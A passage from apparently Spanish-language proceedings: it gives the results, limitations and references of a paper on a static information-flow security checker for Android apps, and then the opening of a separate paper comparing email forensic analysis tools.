Si bien las excepciones podrían haber sido implementadas para que trabajen con categorías en lugar de que lo hagan con métodos directamente, haciendo el trabajo del usuario más simple e intuitivo, tiene como desventaja que al dar una excepción de una categoría A a una categoría B, en realidad se estarían considerando muchas excepciones (todas las posibles combinaciones de los métodos pertenecientes a la categoría A, con todos los métodos de la categoría B). Por ello es que las excepciones trabajan con métodos, lo que le permite ser más específicas y manejables.

```
<android.telephony.TelephonyManager: java.lang.String getDeviceId()> ->  
<android.util.Log: int i(java.lang.String,java.lang.String)>
```

Figura

16: Ejemplo de una definición de excepción.

3.2. Etapa 1

En esta etapa, se recolecta toda la información necesaria para efectuar el análisis de flujo de información. Esta información puede ser provista por dos vías: mediante la interfaz gráfica del usuario o mediante archivos de configuración, dependiendo de las preferencias del usuario.

Una vez que se cuenta con toda la información necesaria, se reemplaza cada método en los flujos por su nivel (de acuerdo a la asignación brindada por el usuario) y en caso de que algún método no tenga una asignación, será considerado variable y su nivel dependerá luego de los demás para evitar la violación del orden de los niveles. Esto es, puede darse el caso de que exista un nivel, el cual se le asigne al método variable y luego el chequeo no de error. O por el contrario, puede ocurrir que no exista dicho nivel y por lo tanto el sistema informará la violación.

En el caso de los niveles de seguridad, se le agregan todas las relaciones necesarias para que el orden resultante sea un orden parcial. De igual manera, dicha relación puede

resultar no ser del orden requerido por el no cumplimiento de la antisimetría (requisito para ser orden parcial).

Por otro lado, también se requiere que los métodos participantes en las excepciones deben existir (pertenecer a la API de la versión de Android que la herramienta utiliza).

En el caso de las asignaciones de niveles a métodos, los métodos deben cumplir el mismo requisito que los de las excepciones y además, el nivel que se le asigna a cada uno debe pertenecer al orden generado con anterioridad. En cualquier caso que no se cumplan los requisitos antes mencionados, se generará un error y se abortará la ejecución.

En la *Figura 17* se muestra la información necesaria para llevar a cabo la primer etapa del análisis, los chequeos que se realizan para que funcione correctamente y la salida generada en esta etapa.




Figura 17: etapas del análisis.

3.3. Etapa 2

Una vez que se cuenta con toda la información necesaria (generada en la etapa 1) se lleva a cabo la verificación de que los flujos de información detectados no violen la política de seguridad (asignación de niveles de seguridad) definida por el usuario. La idea general de dicha verificación consiste en comprobar que la información no fluya a lugares *más públicos* que su nivel asignado. Es decir, que los niveles de los métodos (*sources*) no sean mayores a los niveles de los métodos donde puede llegar dicha información (*sinks*). Pero, dado que puede suceder que el usuario no asigne niveles de seguridad a todos los métodos, es necesario analizar las dependencias del flujo de información para asignarles el nivel de seguridad que le corresponde a estos métodos. En otras palabras, el análisis infiere los niveles de seguridad de aquellos métodos que el usuario no le asignó un nivel de seguridad (posiblemente por no considerarlo crítico desde el punto de vista de la seguridad). Finalmente se procede con la verificación de si se viola o no la política de seguridad.

En la *Figura 17* se puede observar la información necesaria para llevar a cabo esta *segunda etapa*, las cuales se corresponden con las salidas generadas en la *etapa número 1*. Esta etapa toma como entrada los *flujos* provenientes de Didfail (modificado) y las *asignaciones de niveles* a métodos para generar nuevos flujos. A estos flujos se les agrega el campo `level` tanto para el `source` como para el `sink`.

Luego, a partir de los *nuevos flujos generados*, sumado a los *niveles de seguridad* y las *excepciones de flujos*, se ejecuta una implementación del algoritmo de Jacob Rehof y Torben Mogensen [22] a partir del cual se obtiene la salida del análisis.

Además, el algoritmo le asigna niveles a los métodos a los que en la primer etapa del análisis no se les proporcionó uno. Esto lo realiza asignándole el menor nivel del orden a cada uno de éstos métodos y luego comprobando que en todos los flujos en los que éste participa como `sink`, si el nivel actual asignado es el supremo entre su nivel y el del otro método participante del flujo. En caso de ser así, el nivel no es modificado, pero si por el contrario esto no se cumple, al método variable se le asigna el nivel supremo antes mencionado.

Como salida del algoritmo hay dos posibilidades: retorna un mensaje indicando que el chequeo no encontró violaciones de seguridad y la asignación que hizo a los métodos que no tenían niveles para evitar violaciones de seguridad, o bien, informando la violación de seguridad encontrada.

El algoritmo utiliza en su implementación principios tales como pilas, relación de orden, conjunto, entre otros.

A modo de ejemplo, si se tomará como entrada a la *etapa 2* el escenario de la *Figura 12*, *Figura 14* y *Figura 15* (de manera tal de que se correspondan con las entradas para esta etapa graficadas en *Figura 17*) se puede observar que `source1` tiene asignado el nivel `Private`, además, como sabemos que la información obtenida por `source1` puede llegar a `sink3`, y este último tiene nivel `Semi-private3` y dado que el orden de los niveles indica que `Semi-private3` es menor que `Private`, se estaría produciendo una violación de seguridad. Pero, como dicho flujo esta presente en las excepciones, éste es descartado.

Otro caso que puede ocurrir es que la información vaya de un nivel menor a uno mayor o que los niveles de seguridad sean iguales, en los cuales no hay problemas de seguridad. Teniendo en cuenta el ejemplo, este caso es representado por el flujo `source1` → `sink1`.

Una última alternativa sería, por ejemplo, el caso en el que el flujo tenga su origen con nivel `Semi-private1` y destino `Semi-private2`. En este caso los niveles son incomparables en el orden, lo que también deriva en una violación de seguridad.

4. Resultados Experimentales

En este capítulo se muestra un ejemplo del análisis realizado por la herramienta desarrollada mediante el uso de tres aplicaciones. Se diferencian las dos alternativas que tienen los usuarios para brindar los datos de entrada a la herramienta.

4.1. Descripción de las aplicaciones a analizar

Las tres aplicaciones a analizar son:

SendSMS.apk: Esta aplicación filtra el *device ID* del usuario a través de un mensaje de texto. Lee el *Device ID*, lo añade a un *intent* utilizando el método *putExtra()*, acto seguido envía el *intent* a través del método *startActivityForResult()* permitiendo a otra aplicación recibirlo y responder. Una vez recibida la respuesta, la aplicación filtra los datos a un mensaje de texto.

Echoer.apk: Esta aplicación recibe un *intent* usando el método *getIntent()*, escribe los datos recibidos en el *Log* y por último, retorna los datos (a quien realizó el *intent*) usando *setResult()*.

WriteFile.apk: Esta aplicación es similar a *SendSMS*, excepto que lee la ubicación del dispositivo y la filtra a un archivo.

4.2. Datos

4.2.1. Jerarquía de niveles de seguridad

En este ejemplo se usaron los niveles de seguridad que muestra la *Figura 19*. En ella se puede observar a modo de comentario la representación gráfica del retículo (el orden parcial) generado.




Figura 19: Ejemplo de definición de orden parcial entre niveles de seguridad.

4.2.2. Asignación de niveles

Para mostrar el funcionamiento de la herramienta solo se le asigna niveles a dos categorías como muestra la *Figura 20*, ya que, como se mencionó con anterioridad, no es necesario darle niveles a todas las categorías participantes en

los flujos de información, los restantes niveles de seguridad serán inferidos por el análisis. Es decir, en este ejemplo, el usuario considera que la información confidencial de su interés es la asociada a las variables *READ_PHONE_STATE* y *ACCESES_FINE_LOCATION* cuyos niveles de seguridad (confidencialidad) son *Semi-private1* y *Semi-public1*, respectivamente.

```

1 # Format: method -> Security Level
2 # where "Security Level" must be defined in security-levels.txt
3 READ_PHONE_STATE -> Semi-private1
4 ACCESS_FINE_LOCATION -> Semi-public1
5
6

```

Figura 20: Ejemplo de asignación de niveles a categorías de sources y sinks.

4.2.3. Excepciones

La excepción de la *Figura 21* hace que se ignore el flujo del *device ID* del usuario al *Log*. Con esta excepción el usuario considera que los flujos de información del *device ID* al *Log* son seguros. Es decir, el usuario permite que se filtre información de un nivel de confidencialidad superior (el *device ID*) a un nivel inferior (el *Log*) porque no considera peligroso este flujo en particular.

```

1 <android.telephony.TelephonyManager: java.lang.String
  getDeviceId() -> <android.util.Log: int i(java.lang.
  String,java.lang.String)>
2
3

```

Figura 21: Ejemplo de definición de excepción.

4.2.4. Flujos de información detectados

Las *Figuras 22 (a, b y c)* muestran los flujos de información, los métodos que participan y los niveles de seguridad que tiene asignado cada uno. El formato mostrado se corresponde con una lista de diccionarios (estructura de datos proporcionada por el lenguaje Python), donde cada uno contiene el *source* y el *sink* del flujo, y en estos últimos se especifica el método y el nivel de seguridad correspondiente. En el caso de la *Figura 22a* se puede observar que, por ejemplo, el análisis detectó un flujo que va del método *android.telephony.TelephonyManager: java.lang.String getDeviceId()* con nivel *semi-private1* al *sink android.util.log: int i(java.lang.String, java.lang.String)* con nivel variable *LOG*. Por lo tanto, éste nivel variable (*LOG*) no podrá tener un nivel menor (no podrá ser más *público*) que el nivel del *source* antes mencionado. Es importante recordar que se denominan niveles variables a aquellos que no fueron definidos por el usuario y serán inferidos por la herramienta.

En el caso de la *Figura 22b* el *source* o el *sink* corresponde a un *intent*, el cual es identificado por un *id* y en el caso de la *Figura 22c*, ambos componentes del flujo son *intents*.

```

---- Flows with 0 intent(s) -----
[Flow(src=Src(src='Src: <android.os.Bundle: java.lang.String getString(java.lang.String)>', level='BUNDLE'), app='org.cert.echoer', sink=Sink(sink='Sink: <android.util.Log: int i(java.lang.String,java.lang.String)>', level='LOG')), Flow(src=Src(src='Src: <android.telephony.TelephonyManager: java.lang.String getDeviceId()>', level='Semi-privatel'), app='org.cert.sendsms', sink=Sink(sink='Sink: <android.util.Log: int i(java.lang.String,java.lang.String)>', level='LOG')), Flow(src=Src(src='Src: <android.os.Bundle: java.lang.String getString(java.lang.String)>', level='BUNDLE'), app='org.cert.sendsms', sink=Sink(sink='Sink: <android.telephony.SmsManager: void sendTextMessage(java.lang.String,java.lang.String,java.lang.String,android.app.PendingIntent,android.app.PendingIntent)>', level='SEND SMS')),

```

Figura 22a: Flujos que no involucran intents.

```

---- Flows with 1 intent(s) -----
[Flow(src=Intent(tx='org.cert.WriteFile', None), rx='org.cert.echoer', None), intent_id='newField 8'), app=None, sink=Sink(sink='Sink: <android.util.Log: int i(java.lang.String,java.lang.String)>', level='LOG')), Flow(src=Intent(tx='org.cert.sendsms', None), rx='org.cert.echoer', None), intent_id='newField 6'), app=None, sink=Sink(sink='Sink: <android.util.Log: int i(java.lang.String,java.lang.String)>', level='LOG')), Flow(src=IntentResult(i=Intent(tx='org.cert.sendsms', None), rx='org.cert.echoer', None), intent_id='newField 6'), app=None, sink=Sink(sink='Sink: <android.telephony.SmsManager: void sendTextMessage(java.lang.String,java.lang.String,java.lang.String,android.app.PendingIntent,android.app.PendingIntent)>', level='SEND SMS')),

```

Figura 22b: Flujos con un intent involucrado.

```

---- Flows with 2 intent(s) -----
[Flow(src=Intent(tx='org.cert.WriteFile', None), rx='org.cert.echoer', None), intent_id='newField 8'), app=None, sink=IntentResult(i=Intent(tx='org.cert.WriteFile', None), rx='org.cert.echoer', None), intent_id='newField 8')), Flow(src=Intent(tx='org.cert.sendsms', None), rx='org.cert.echoer', None), intent_id='newField 6'), app=None, sink=IntentResult(i=Intent(tx='org.cert.sendsms', None), rx='org.cert.echoer', None), intent_id='newField 6'))],

```

Figura 22c: Flujos con dos intents involucrados.

4.3. Resultados obtenidos

Los resultados obtenidos (Figura 23) muestran que no se producen flujos de información que viole la política de seguridad (los niveles de seguridad) definidos por el usuario. Además muestra el menor nivel posible, con respecto a los niveles de seguridad, a cada categoría que no tenían un nivel asignado.

La salida también incluye los *intents* lanzados por las aplicaciones. En el conjunto actual de aplicaciones, estos ya fueron utilizados para el análisis y no agrega información en la salida, pero teniendo en cuenta una posible adición de otra aplicación al conjunto, el usuario tiene la posibilidad de ver el nivel de la información que la nueva aplicación puede obtener (en caso de que su archivo *manifest* así lo permita).

```

Applications don't have security problems.
Assigned security levels are:
{'newField 6': 'Semi-privatel'
'WRITE_EXTERNAL_STORAGE': 'Semi-public1'
'SEND_SMS': 'Semi-privatel'
'newField 8': 'Semi-public1'
'LOG': 'Semi-public1'}

```

Figura 23: Resultado final del análisis realizado por la herramienta.

El nivel asignado a la categoría *Log* merece una aclaración. Como se mencionó en la descripción de las aplicaciones a analizar, al *Log* le llega información desde dos

lugares, el *device Id* del usuario con un nivel de seguridad *semi-privatel* y la ubicación del dispositivo con nivel *semi-public1*. Para evitar la violación de seguridad, el *Log* debe tener un nivel igual o mayor (más *privado*) que sus *sources*, el cual, sería *semi-privatel* o *private*. Sin embargo, lo obtenido por la herramienta es *semi-public1*. Esto ocurre por la excepción dada (Figura 20), que ignora el flujo del *device Id* al *log*.

Vale aclarar que si bien en el ejemplo los niveles se refieren a la confidencialidad de la información, la herramienta puede ser utilizada con niveles que se correspondan con la integridad de la misma y así obtener los resultados acorde a estos. Confidencialidad e integridad son dos propiedades duales [7] y pueden verificarse utilizando las mismas técnicas.

5. Limitaciones

La herramienta que se detalla en este informe presenta diversas limitaciones, que pueden clasificarse en dos grupos: aquellas provenientes de las aplicaciones que usa, en especial *FlowDroid* y *Epicc*; y aquellas limitaciones propias de la herramienta. En el primer grupo, una limitación importante es la falta de solidez del análisis producida por las llamadas recursivas y el código nativo, ya que estas no son tratadas de manera eficaz por *Epicc* ni por *FlowDroid*. *FlowDroid* analiza las llamadas que invocan a código nativo de la siguiente manera: si los datos de entrada estaban *contaminados* (forma por la cual *FlowDroid* determina el flujo de la información) antes de la llamada, entonces se determina que todos los argumentos de llamada y cualquier valor de retorno están contaminados. Este manejo no es sólido; no analiza los flujos reales en el código nativo invocado por lo cual la información obtenida puede generar muchos *falsos positivos*. Tampoco son consideradas las fugas de información que involucre *multithread* (hilos de ejecución).

Didfail solo sigue el flujo de la información si la información es transmitida a través de *Intents*. Por ejemplo, si dos aplicaciones se envían información utilizando *campos estáticos* compartidos como medio de comunicación *Didfail* no detectará el flujo de información. Además, *Didfail* también detecta posibles flujos de información que son imposibles que sucedan en realidad.

En el segundo grupo de limitaciones se debe mencionar que el usuario debe dar la definición de los niveles de seguridad de manera correcta. Para esto, el usuario debe tener conocimiento sobre relaciones de orden y configuración de entornos mediante el uso de archivos de configuración. Además, el usuario debe conocer las variables asociadas a cada uno de los recursos del dispositivo *Android* para poder asociarles los niveles de seguridad deseados. Es necesario resaltar que la cantidad de estas variables es conside-

rable. Tanto la definición de los niveles de seguridad, como la asignación de niveles a cada uno de los recursos del dispositivo móvil, son pasos necesarios para poder utilizar de manera correcta la herramienta.

Cabe resaltar que las limitaciones mencionadas en el segundo grupo se minimizan para el usuario si utiliza la interfaz que provee la herramienta.

Las pruebas de la herramienta fueron realizadas utilizando aplicaciones que podemos denominar de *juguete*, es decir, aplicaciones desarrolladas exclusivamente para probar esta herramienta. Es necesario realizar pruebas a mayor escala, utilizando aplicaciones de uso cotidiano, que pertenezcan al mundo real, para poder comprobar de manera más certera el rendimiento y la exactitud de los resultados.

6. Conclusión y futuros trabajos

Dentro del contexto donde fue probada la herramienta y teniendo en cuenta las limitaciones que ésta posee, se puede concluir que el análisis estático inter e intraprocedural que lleva a cabo el prototipo descrito en este informe permite, no solo, determinar el flujo de la información, sino también, garantizar la confidencialidad e integridad de la información manipulada por programas Android siguiendo la configuración (política de seguridad) que establezcan los usuarios de acuerdo a sus necesidades. Este prototipo también permite detectar *sources* y/o *sinks* potencialmente peligrosos; es decir, la información generada por la herramienta brinda a los usuarios información de gran relevancia para determinar niveles de seguridad de *sources* y *sinks* que no fueron considerados en primer instancia por los usuarios (o no fueron considerados privados desde el punto de vista de la seguridad) al definir su política de seguridad.

La construcción de este prototipo clarifica la viabilidad, eficiencia y eficacia del uso de análisis estático para la verificación de confidencialidad e integridad de la información.

Es viable porque la implementación así lo demuestra, si bien posee limitaciones y requiere refinamientos tales como la adición de formas en la que el flujo de información puede transmitirse, como por ejemplo los *campos estáticos*, bases de datos *SQLite* y *SharedPreferences*.

En cuanto a la eficiencia, esto es un punto crítico para los dispositivos móviles, ya que, si bien cada vez son más potentes y tiene más recursos, el análisis completo requiere de un gran uso de recursos. Realizar el análisis completo en un dispositivo móvil sería completamente ineficiente y costoso. Como alternativa a ello se puede dividir el análisis en etapas (como las mencionadas en el capítulo de diseño e implementación de la herramienta) donde en el repositorio de aplicaciones se lleve a cabo el análisis más *pesado* (el cual se corresponde con la etapa número uno) y en el dispositivo solo se realice la segunda etapa del análisis (el cual requiere que se introduzca la política de seguridad y de acuerdo a

ella se complete el análisis).

Por otro lado, si bien esta herramienta requiere de refinamiento como se mencionó anteriormente, teniendo en cuenta sus limitaciones y objetivos, realiza un análisis eficaz, detectando los flujos para los cuales está capacitada para hacerlo y omitiendo aquellos en los que no se tuvieron en cuenta, como por ejemplo, los *campos estáticos*.

Referencias

- [1] Steven Arzt, Siegfried Rasthofer, Christian Fritz, Eric Bodden, Alexandre Bartel, Jacques Klein, Damien Octeau, Patrick McDaniel, and Yves Le Traon. Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps. Technical report, Department of Computer Science and Engineering Pennsylvania State University, 2014.
- [2] G. Barthe, A. Basu, and T. Rezk. Security types preserving compilation. *Journal of Computer Languages, Systems and Structures.*, 2005.
- [3] Gilles Barthe, David Pichardie, and Tamara Rezk. A certified lightweight non- interference java bytecode verifier. *Proc. Of 16th European Symposium on Programming*, 2005.
- [4] F. Bavera and E. Bonelli. Type based information flow analysis for bytecode languages with robust declassification.
- [5] F. Bavera and E. Bonelli. Type based information flow analysis for bytecode languages with variable object field policies. 2008.
- [6] Amar S. Bhosale. Precise static analysis of taint flow for android application sets. Master's thesis, Software Engineering Institute., 2014.
- [7] K. J. Biba. Considerations for secure computer systems. Technical report, 1977.
- [8] Jonathan Burket, Lori Flynn, William Klieber, Jonathan Lim, Wei Shen, and William Snaveley. Making didfail succeed: Enhancing the cert static taint analyzer for android app sets. Technical report, CERT Division, 2015.
- [9] Andrey Chudnov and David A. Naumann. Information flow monitor inlining. *CSF [DBL10]*.
- [10] Patrick Cousot and Radhia Cousot. Abstract interpretation: A unified lattice model for static analysis of programs by construction or approximation of fix-points. *In Proceedings of the 4th ACM SIGACT-SIGPLAN Symposium on Principles of Programming Languages*, 1977.

- [11] W. Enck, P. Gilbert, B.-G. Chun, L. P. Cox, J. Jung, P. McDaniel, and A. Sheth. Taintdroid: An information-flow tracking system for realtime privacy monitoring on smartphones. *Proceedings of OSDI 2010*, 2010.
- [12] L. Lu et al. Chex: Statically vetting android apps for component hijacking vulnerabilities. Technical report, 2012.
- [13] A. P. Fuchs, A. Chaudhuri, and J. S. Foster. Scandroid: Automated security certification of android applications. Technical report, 2010.
- [14] Gibler, J. Crussell, J. Erickson, and H. Chen. Android-leaks: automatically detecting potential privacy leaks in android applications on a large scale. Technical report, 2012.
- [15] Michael I. Gordon, Deokhwan Kim, Jeff Perkins, Limei Gilham, Nguyen Nguyen, and Martin Rinard. Information-flow analysis of android applications in droidsafe. Technical report, Massachusetts Institute of Technology, 2015.
- [16] J. Kim, Y. Yoon, K. Yi, and J. Shin. Scandal: Static analyzer for detecting privacy leaks in android applications. Technical report, 2012.
- [17] William Klieber, Lori Flynn, Amar Bhosale, Limin Jia, and Lujo Bauer. Android taint flow analysis for app sets. *ACM SIGPLAN International Workshop on the State Of the Art in Java Program Analysis - SOAP 2014*, 2014.
- [18] N. Kobayashi and K. Shirane. Type-based information flow analysis for a low-level language. 2002.
- [19] L. Li, A. Bartel, J. Klein, Y. L. Traon, S. Arzt, S. Rasthofer, E. Bodden, D. Ocateau, and P. McDaniel. I know what leaked in your pocket: Uncovering privacy leaks on android apps with static taint analysis. Technical report, 2014.
- [20] Andrew C. Myers, Andrei Sabelfeld, and Steve Zdancewic. Enforcing robust declassification and qualified robustness. *Journal of Computer Security*, 2006.
- [21] D. Ocateau, P. McDaniel, S. Jha, A. Bartel, E. Bodden, J. Klein, , and Y. L. Traon. Effective inter-component communication mapping in android with epicc: An essential step towards holistic security analysis. *Proceedings of the 22nd USENIX Security Symposium (USENIX Security 13)*, 2013.
- [22] Jakob Rehof and Torben Mogensen. *Tractable constraints in finite semilattices*. Springer-Verlag, 1996.
- [23] Tamara Rezk. *Verification of confidentiality policies for mobile code*. PhD thesis, Universite de Nice and INRIA Sophia Antipolis, 2006.
- [24] Andrei Sabelfeld and Andrew C. Myers. Language-based information-flow security. *IEEE JOURNAL ON SELECTED AREAS IN COMMUNICATIONS*, 2003.
- [25] Andrei Sabelfeld and David Sands. Dimensions and principles of declassification. *CSFW 2005*, 2005.
- [26] Paritosh Shroff, Scott F. Smith, and Mark Thober. Dynamic dependency monitoring to secure information flow. *CSF [DBL07]*.
- [27] Dachuan Yu and Nayeem Islam. A typed assembly language for confidentiality. *European Symposium on Programming*, 2006.
- [28] Steve Zdancewic. Challenges for information-flow security. *Proceedings of the 1st International Workshop on the Programming Language Interference and Dependence*, 2004.

Estudio Comparativo de Desempeño de Herramientas Para el Análisis Forense de Correos Electrónicos

Esteban A. Rivetti¹, Beatriz P. de Gallo²

¹ IESIIIng /Facultad de Ingeniería, Universidad Católica de Salta
Campo Castaños S/N, Salta, Argentina
earivetti@ucasal.edu.ar

² IESIIIng /Facultad de Ingeniería, Universidad Católica de Salta
Campo Castaños S/N, Salta, Argentina
bgallo@ucasal.edu.ar

Abstract

Este trabajo intenta dar respuestas a los interrogantes que comúnmente se observan cuando se solicita el análisis forense de un correo electrónico. Para ello, se consideran distintas herramientas forenses, las cuales son evaluadas y analizadas en dos escenarios de trabajo, para poder determinar e identificar las más eficientes valorando principalmente los resultados obtenidos y la performance que presentan.

1. Introducción

El correo electrónico es un método de comunicación entre dos partes, emisor y receptor. El mensaje recorre un camino, desde un servidor a otro hasta llegar a su destino. En medio del recorrido existen varios actores que cumplen distintas funciones para lograr el objetivo final. Ahora bien, no es simple poder identificar y dar respuestas a diversos interrogantes que se solicitan en una pericia de correo electrónico.

Para simplificar esto, existen distintas herramientas de análisis forenses de correo electrónicos.

En este trabajo se intenta dar respuesta a estos interrogantes haciendo una comparación exhaustiva de las herramientas, enfocándose en la fase de análisis de encabezados y en la performance de cada una de ellas.

Se analizarán seis herramientas, las cuales son las más populares y utilizadas en el ámbito de las pericias informáticas, *Aid4mail* [1], *Email TrackerPro* [2], *Mail Navigator* [3], *Osforensics*[4], *E-mail Examiner*[5] y *MailXaminer*[6]¹.

Este trabajo se organiza de la siguiente manera: el apartado 2 aborda una breve descripción de la ontología para el análisis forense de correos electrónicos. La sección 3 se presentan las herramientas que se consideraran en este trabajo, en la sección 4 se describe

¹ Si bien existen herramientas especializadas y de grandes capacidades para el análisis forense, el presente estudio se orienta solo a aquellas de uso libre y disponibles en internet.

los 2 casos de estudio que se tomaron como ejemplo, en la primera parte se trabajará con un correo electrónico, y luego con un conjunto de correos de una bandeja en particular. En la sección 5 se detallan las conclusiones arribadas.

2. Ontología para el análisis forense de un correo electrónico

El análisis forense no debe presentarse como un reporte técnico sino como información sistemática y con sentido semántico en el marco de la causa judicial [7].

En el trabajo citado los autores plantean como objetivo el de contar con un marco de referencia común apoyándose en tecnologías semánticas, enfocándose en la trazabilidad de un correo electrónico, es decir, en todo el camino que recorre un correo electrónico hasta llegar a su destino final.

En particular, introducen una ontología que define los principales conceptos y relaciones que representan este camino el cual se describe sintéticamente en la Figura 1.

De estos componentes interesan aquellos referidos a los datos que las herramientas forenses identifican de manera automática, como ser: fechas, direcciones IP, nombres de cuentas.

3. Herramientas de análisis forenses de correos electrónicos

Antes de iniciar con el estudio, se presentan las herramientas con las que se trabajaran, las cuales son las más utilizadas en el ámbito forense.

Aid4Mail soporta más de 40 formatos de correo electrónico y programas de cliente de correo, así como muchos servicios populares de correo web y cuentas remotas a través de IMAP.

Como resultado, los desarrolladores de esta marca indican que es posible procesar prácticamente cualquier tipo de buzón que llegue a su destino.

Las carpetas y archivos de correo local se pueden procesar fácilmente cuando se desconectan de su cliente

de correo electrónico, incluidos los almacenados en discos duros externos y medios como DVD y

dispositivos USB. *Aid4Mail* puede leer archivos mbox de sistemas Mac y Linux sin conversión previa.




Figura 1: Vista Parcial de la ontología propuesta en [7]

EmailTrackerPro no sólo ofrece la capacidad de rastrear un correo electrónico usando el encabezado de correo electrónico, sino que también viene con un filtro de spam (edición avanzada), que escanea cada correo electrónico a medida que llega y advierte al usuario si se sospecha de spam. Un encabezado de correo electrónico contiene toda la información necesaria para rastrear su procedencia. Tiene la huella de cada servidor a través de los cuales pasó el correo electrónico, y puede brindar información sobre el lugar de origen del correo electrónico. Una vez identificada la dirección IP² del servidor, es posible encontrar al propietario o responsable de ese servidor, mediante la información Whois³, quien

proporciona la información de contacto para la organización que registró y es responsable de la dirección o sitio web que se está rastreando. La característica más valiosa de *EmailTrackerPro* es la capacidad de rastrear más de una dirección IP o nombre de dominio a la vez. Se puede trazar tantas direcciones IP y nombres de dominio como sea necesario y se envían los resultados a una nueva pestaña o un archivo Excel / HTML.

MailNavigator fue creado a partir de dos herramientas para la lectura de email y canales de noticias: **FILTER**, que es un poderoso sistema para la búsqueda de correos en ficheros de los distintos programas de e-mail; y **NAVIGATOR**, que es un lector de correos y noticias con funciones avanzadas.

OSForensics permite extraer pruebas forenses de computadoras rápidamente con búsquedas e indexación de archivos de alto rendimiento. Puede identificar archivos sospechosos y actividad con coincidencia hash, comparaciones de firmas de unidad, correos electrónicos, memoria y datos binarios. También permite administrar

² Una dirección IP es un número que identifica, de manera lógica y jerárquica, a una interfaz en red (elemento de comunicación/conexión) de un dispositivo (computadora, tableta, portátil, smartphone) que utilice el protocolo IP (Internet Protocol)

³ WHOIS es un protocolo TCP basado en petición/respuesta que se utiliza para efectuar consultas en una base de datos que permite determinar el propietario de un nombre de dominio o una dirección IP en Internet.

una investigación digital y crear informes de datos forenses recopilados.

La empresa creadora de *E-mail Examiner* ha sido una de las pioneras en soluciones para dispositivos móviles, smartphones y correo electrónico, y su enfoque de trabajo en la movilidad le permitió avanzar en muchas otras áreas de la innovación incluyendo la investigación y el desarrollo en el Internet de Cosas (IoT) con el Forensics of Everything TM (FoE). *E-mail Examiner* permite analizar los encabezados, los cuerpos y los archivos adjuntos de los correos electrónicos. Analiza el mensaje de principio a fin, incluyendo la clasificación y análisis detallado de archivos adjuntos. Soporta los principales tipos de correo electrónico que se almacenan en equipos locales para análisis, generación de informes y exportación/conversión de datos.

Systools Software, creador de *MailXaminer*, se dedica al negocio de proporcionar herramientas de alta tecnología con interfaz de usuario amigable. Ha contribuido con la recuperación de datos, soluciones de copia de seguridad, así como herramientas forenses de investigación y análisis de correo electrónico. El primer

